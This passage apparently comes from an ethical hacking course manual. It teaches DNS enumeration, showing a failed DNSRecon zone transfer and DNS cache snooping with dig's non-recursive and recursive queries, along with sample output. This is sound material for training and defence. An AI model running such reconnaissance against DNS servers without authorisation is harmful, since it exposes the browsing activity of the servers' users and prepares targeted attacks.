[*] Checking for Zone Transfer for certifiedhacker.com name servers
[*] Resolving SOA Record
['SOA', 'ns1.bluehost.com', '162.159.24.80']
[+]      SOA ns1.bluehost.com 162.159.24.80
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns1.bluehost.com 162.159.24.80
[*]     NS ns2.bluehost.com 162.159.25.175
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 162.159.25.175
[+] [['NS', 'ns1.bluehost.com', '162.159.24.80'], ['NS', 'ns2.bluehost.com',
 '162.159.25.175']] Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
```

Figure 4.35: Screenshot of DNS zone transfer using DNSRecon



DNS Cache Snooping

- DNS cache snooping is a **DNS enumeration** technique whereby an **attacker queries** the **DNS server** for a specific cached DNS record

Non-recursive Method

Attackers send a **non-recursive query** by setting the **Recursion Desired** (RD) bit in the query header to zero

Recursive Method

Attackers send a recursive query to **determine the time** the **DNS record** resides in the cache

```
┌─[attacker@parrot]─[~]
└──╼ $dig @162.159.25.175 certifiedhacker.com A +norecurse

; <<>> DiG 9.16.22-Debian <<>> @162.159.25.175 certifiedhacker.com A +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32759
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY  0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;certifiedhacker.com.           IN      A

;; ANSWER SECTION:
certifiedhacker.com.    14400   IN      A       162.241.216.11

;; Query time: 36 msec
;; SERVER: 162.159.25.175#53(162.159.25.175)
;; WHEN: Tue Mar 22 03:23:49 EDT 2022
;; MSG SIZE  rcvd: 64
```

Indicates that the query is accepted, but the site is not cached

```
┌─[attacker@parrot]─[~]
└──╼ $dig @162.159.25.175 certifiedhacker.com A +recurse

; <<>> DiG 9.16.22-Debian <<>> @162.159.25.175 certifiedhacker.com A +recurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60606
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;certifiedhacker.com.           IN      A

;; ANSWER SECTION:
certifiedhacker.com.    14400   IN      A       162.241.216.11

;; Query time: 36 msec
;; SERVER: 162.159.25.175#53(162.159.25.175)
;; WHEN: Tue Mar 22 03:43:34 EDT 2022
;; MSG SIZE  rcvd: 64
```

A high TTL value indicates that the record was not in the cache

DNS Cache Snooping

DNS cache snooping is a type of DNS enumeration technique in which an attacker queries the DNS server for a specific cached DNS record. By using this cached record, the attacker can determine the sites recently visited by the user. This information can further reveal important information such as the name of the owner of the DNS server, its service provider, the name of its vendor, and bank details. By using this information, the attacker can perform a social engineering attack on the target user. Attackers perform DNS cache snooping using various tools such as the dig command, and DNSRecon.

Attackers use the following two DNS cache snooping methods to snoop on a target domain.


- **Non-recursive Method**

  In this method, to snoop on a DNS server, attackers send a non-recursive query by setting the Recursion Desired (RD) bit in the query header to zero. Attackers query the DNS cache for a specific DNS record such as A, CNAME, PTR, CERT, SRV, and MX. If the queried record is present in the DNS cache, the DNS server responds with the information indicating that some user on the system has visited a specific domain. Otherwise, the DNS server responds with the information about another DNS server that can return an answer to the query, or it replies with the `root.hints` file containing information about all root DNS servers.

  Attackers use the `dig` command followed by the name/IP address of the DNS server, domain name, and type of DNS record file. The `+norecurse` option is used to set the query to non-recursive.

  ```
  dig @<IP of DNS server> <Target domain> A +norecurse
  ```

As shown in the screenshot, the status **`NOERROR`** implies that the query was accepted but no answer was returned, thereby indicating that no user from the system had visited the queried site.



```
┌─[attacker@parrot]─[~]
└──╼ $dig @162.159.25.175 certifiedhacker.com A +norecurse

; <<>> DiG 9.16.22-Debian <<>> @162.159.25.175 certifiedhacker.com A +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32759
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;certifiedhacker.com.           IN      A

;; ANSWER SECTION:
certifiedhacker.com.    14400   IN      A       162.241.216.11

;; Query time: 36 msec
;; SERVER: 162.159.25.175#53(162.159.25.175)
;; WHEN: Tue Mar 22 03:23:49 EDT 2022
;; MSG SIZE  rcvd: 64
```

Indicates that the query is accepted, but the site is not cached

Figure 4.36: Screenshot of a dig query for a site that is not cached

- **Recursive Method**


  In this method, to snoop on the DNS server, attackers send a recursive query by setting the **`+recurse`** option instead of the **`+norecurse`** option. Similar to the non-recursive method, the attackers query the DNS cache for a specific DNS record such as A, CNAME, PTR, CERT, SRV, and MX.

  In this method, the time-to-live (TTL) field is examined to determine the duration for which the DNS record remains in the cache. Here, the TTL value obtained from the result is compared with the TTL that was initially set in the TTL field. If the TTL value in the result is less than the initial TTL value, the record is cached, indicating that someone on the system has visited that site. However, if the queried record were not present in the cache, it will be added to the cache after the first query is sent.

  Attackers use the same **`dig`** command as in the non-recursive method but with the **`+recurse`** option instead of the **`+norecurse`** option:

  `dig @<IP of DNS server> <Target domain> A +recurse`

  As shown in the screenshot, the TTL value for the domain **`certifiedhacker.com`** is considerably high, which strongly suggests that the domain record was not in the cache when the query was issued.



```
┌─[attacker@parrot]─[~]
└──╼ $dig @162.159.25.175 certifiedhacker.com A +recurse

; <<>> DiG 9.16.22-Debian <<>> @162.159.25.175 certifiedhacker.com A +recurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60606
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;certifiedhacker.com.           IN      A

;; ANSWER SECTION:
certifiedhacker.com.    14400   IN      A       162.241.216.11

;; Query time: 36 msec
;; SERVER: 162.159.25.175#53(162.159.25.175)
;; WHEN: Tue Mar 22 03:43:34 EDT 2022
;; MSG SIZE  rcvd: 64
```

